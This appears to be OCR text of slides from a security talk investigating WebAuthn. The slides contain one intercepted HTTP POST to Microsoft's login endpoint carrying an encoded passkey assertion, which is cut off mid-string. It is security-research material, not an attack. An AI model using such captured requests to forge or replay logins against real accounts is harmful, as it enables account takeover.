
ARCHITECTURE - AUTHENTICATION

ARCHITECTURE

When you finally get to know
WebAuthn API after all those slides


INVESTIGATION

INVESTIGATION




```
POST /common/login HTTP/2
Host: login.microsoftonline.com
Cookie: ...snip...
Origin: https://login.microsoft.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.112 Safari/537.36


type=23&ps=23&assertion=
%7B%22id%22%3A%22LAVOnVkYSV1UNPdizHid632FEzb7Gi_NrGnHkr6paZE%22%2C%22clientDataJSON%22%3A%22eyJ0eXBlIjoid
2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiVHk1bGVVb3daVmhCYVU5cFNrdFdNVkZwVEVOS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSm
JtY3haRU5KTmtsck1VaFVTRVp4VDFSb1YxUnJlSFpYUjBaSFdtNUNTMUV3U25kYU1Fa3dVMjFHVEdONVNqa3VaWGxLYUdSWFVXbFBhVW9
4WTIwME5tSlhiR3BqYlRsNllqSmFNRTl0V25CYVJ6ZzJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbnBKYW05cFlVaFNNR05JVFRaTWVU
bHpZakprY0dKcE5YUmhWMDU1WWpOT2RscHVVWFZaTWpsMFNXbDNhV0ZYUmpCSmFtOTRUbnBGTlU1VVkzbE5hbU40VEVOS2RWbHRXV2xQY
WtVelRWUnJNVTU2U1hsT2VrVnpTVzFXTkdORFNUWk5WR040VDFSVk0wMXFWVE5OV0RBdVJEaHVURUpuVld0blRWTlVhbXhKVjBKamRWWk
tUR3BsWDIxUGVXbzNaMnhPVHpVeE4wRk1URUZFVVVnMk1USmljelZNVEhZNWRrVkpUVXRMUjJSd01FRlVNM0JqV1Uxd1ZHVldUakF3Umx
WUFFqTnlVMjlpY1ROdFdTMTRTMVF5Tm1KeE4zZFdPRmRwVnpsWFluVk5WV2g2UmxGelFXcGZRbFJOTjNkSmJrZGZWMmhoZGpCbk5IaEJk
V1pmTlVjMVZuRnJNM1ZGWlZwWGVGaDVSMWc1VTNOeGNWaHZSRFpVVlU1SFQyUnJVSEJHUTA1c09GWnhSMEpVWmsxclZsOTJkVEJyYUZGb
k9UaFlVMDVLZVVOSVVHVlpjSFo0TWw5TGRFSlNaMnBZWTNOc1IwUlhTbUZMVEhFMmJrRjZPSFIwU3paWVVVRnJTVk42VlRCbFMxVm9jbl
E0ZEhkUWJtNXBlblZUUVdNM1RHVnJSMlpYWkZCRFlsVXpaRWxWWVVNd2NVeEZVelZtU0RCVFNsUnBkRVJsY0hkUFJuaHRaa3g2UzBwbFU
xOVRaMUoxWkhCZllrMW1hakp4UkZCUGJrb3lSRXhGV1ZObiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2Z0LmNvbSIsImNy
b3NzT3JpZ2luIjpmYWxzZSwib3RoZXJfa2V5c19jYW5fYmVfYWRkZWRfaGVyZSI6ImRvIG5vdCBjb21wYXJlIGNsaWVudERhdGFKU09OI
```

INVESTIGATION



